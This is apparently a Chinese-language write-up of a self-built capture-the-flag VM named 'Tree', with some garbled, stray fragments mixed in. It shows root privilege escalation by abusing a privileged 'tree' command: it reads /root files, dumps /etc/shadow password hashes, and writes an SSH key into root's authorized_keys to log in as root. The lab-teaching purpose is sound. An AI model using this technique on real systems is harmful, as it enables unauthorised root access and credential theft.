drwxr-xr-x 2 yolo yolo 4096 Jul 12 08:26 .
drwxr-xr-x 4 root root 4096 Jul 11 07:53 ..
lrwxrwxrwx 1 root root    9 Jul 11 08:05 .bash_history -> /dev/null
-rw-r--r-- 1 yolo yolo 220 Jul 11 07:47 .bash_logout
-rw-r--r-- 1 yolo yolo 3526 Jul 11 07:47 .bashrc
-rw-r--r-- 1 yolo yolo 807 Jul 11 07:47 .profile
-rw-r--r-- 1 root root 44 Jul 11 07:49 user.txt
-rw-r--r-- 1 yolo yolo 1093 Jul 12 08:26 .viminfo
[yolo@Tree:~$

```

Request

Gecko/20100101 Firefox/140.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

继续变回来奥，最后一个方案是找密码的

```

options processing terminator.
[yolo@Tree:~$ tree --fromfile /root
/root

0 directories, 0 files
[yolo@Tree:~$ tree /root
/root
├── note.txt
└── root.txt

0 directories, 2 files
[yolo@Tree:~$ tree --fromfile /root/note.txt
/root/note.txt
└── perl -le 'print "\d\d\d\d\d"x5'

0 directories, 1 file
yolo@Tree:~$

```

```

9 directories, 28 files
[yolo@Tree:~$ tree --fromfile -i /etc/shadow
/etc/shadow
 apt:*.20166:0:99999:7::: 06-21-Self-VM-Tools2复盘.md
 backup:*.20166:0:99999:7::: 06-22-qsnctf-Pwn复盘.md
 bin:*.20166:0:99999:7::: 06-30-Self-VM-HoneyPot复盘.md
 cnext:$6$ZjmfcsILA.G5sfyX$F40LCYH.m1HpdKtDj2zZBxExp41bY1XE.WqmagM27SNF0X0ejkj4T5ys2PTPGaLdNNj2oGsJyJrh42J4J.gBq.:2028
 daemon:*.20166:0:99999:7::: 07-02-niuke-Linked-list复盘.md
 games:*.20166:0:99999:7::: 07-02-Self-VM-Leak复盘.md
 gnats:*.20166:0:99999:7::: 07-02-Self-VM-New复盘.md
 irc:*.20166:0:99999:7::: 07-03-niuke-binary-search复盘.md
 list:*.20166:0:99999:7::: 07-12-Self-VM-Exchange复盘.md
 lp:*.20166:0:99999:7::: 07-12-Self-VM-Tree复盘.md
 mail:*.20166:0:99999:7:::
 man:*.20166:0:99999:7:::
 messagebus:*.20166:0:99999:7:::
 mysql:!:20280:0:99999:7:::
 news:*.20166:0:99999:7:::
 nobody:*.20166:0:99999:7:::
 proxy:*.20166:0:99999:7:::
 root:$6$gj1.TfiC99BG.F
 4$60vXSQ
 hKLq7uGZEyMaXQwmhNV9hSBlSL.Y
 Tojwh5wB1JU
 gPeLmwilUo
 dkHwBrenDpo253k6Eqg0Mu0qXtz.:20280:0:99999:7:::
 sshd:*.20166:0:99999:7:::
 sync:*.20166:0:99999:7:::

```

[illegible]

多加几个方案

写私钥

```

[yolo@Tree:~]$ ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
[Enter file in which to save the key (/home/yolo/.ssh/id_ed25519):
Created directory '/home/yolo/.ssh'.
[Enter passphrase (empty for no passphrase):
[Enter same passphrase again:
Your identification has been saved in /home/yolo/.ssh/id_ed25519
Your public key has been saved in /home/yolo/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:td39aAamQYlDBjG+QTMwAJM0mX8z8NctarFXoS8Uhp4 yolo@Tree
The key's randomart image is:
+--[ED25519 256]--+
|+==+.o.Bo=.      |
|.+.+.+ B o o     |
|. o ++ + B .     |
|. = * 0 = . .    |
|. = S * + . .    |
|.   + E = . .    |
|.   . o + .      |
|                   |
+----[SHA256]-----+
[yolo@Tree:~]$ ls -al
total 36
drwxr-xr-x 4 yolo yolo 4096 Jul 12 09:11
drwxr-xr-x 4 root root 4096 Jul 11 07:53
lrwxrwxrwx 1 root root 9 Jul 11 08:05
-rw-r--r-- 1 yolo yolo 220 Jul 11 07:47
-rw-r--r-- 1 yolo yolo 3526 Jul 11 07:47
drwxr-xr-x 2 yolo yolo 4096 Jul 12 09:09
-rw-r--r-- 1 yolo yolo 807 Jul 11 07:47
drwx----- 2 yolo yolo 4096 Jul 12 09:11
-rw-r--r-- 1 root root 44 Jul 11 07:49
-rw----- 1 yolo yolo 1093 Jul 12 08:26
[yolo@Tree:~]$ cat .ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5poaU yolo@Tree
[yolo@Tree:~]$

Options processing terminated.
[yolo@Tree:~]$ tree --fromfile -d 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5poaU yolo@Tree' --noreport
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5poaU yolo@Tree
[yolo@Tree:~]$ tree --fromfile -d 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5poaU yolo@Tree' --noreport -o /root/.ssh/authorized_keys
[yolo@Tree:~]$ ssh root@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//10jh0d8XoSMePggjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
root@localhost's password:
[yolo@Tree:~]$

```

为啥没成功

```

[yolo@Tree:~]$ tree --fromfile -i /root/.ssh/authorized_keys
/root/.ssh/authorized_keys
\033[01;34mssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5poaU yolo@Tree\033[00m
0 directories, 1 file
[yolo@Tree:~]$ tree --fromfile -i /root/.ssh/authorized_keys

```

多了点东西

```
yolo@Tree:~$ tree --fromfile -d 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5podU yolo@Tree' --noreport
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5podU yolo@Tree
yolo@Tree:~$ tree --fromfile -d 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5podU yolo@Tree' -n --noreport
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5podU yolo@Tree
yolo@Tree:~$ tree --fromfile -d 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDeduWSm20DHHZpmySQVuu+Ph7RjXf8LJ71S7Yp5podU yolo@Tree' -n --noreport -o /root/.ssh/authorized_keys
yolo@Tree:~$ ssh root@localhost
Linux Tree 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 11 06:57:11 2025 from 192.168.3.94
root@Tree:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Tree:~#
```

颜色问题加个-n即可

不知道什么时候跑完，一时半会应该不会，然后我总结一下，你可以看到提权的方案很多，别只顾着获取flag，因为提权的主要目的就是让你去了解和学习这个命令，发挥脑洞吧

userflag:

rootflag: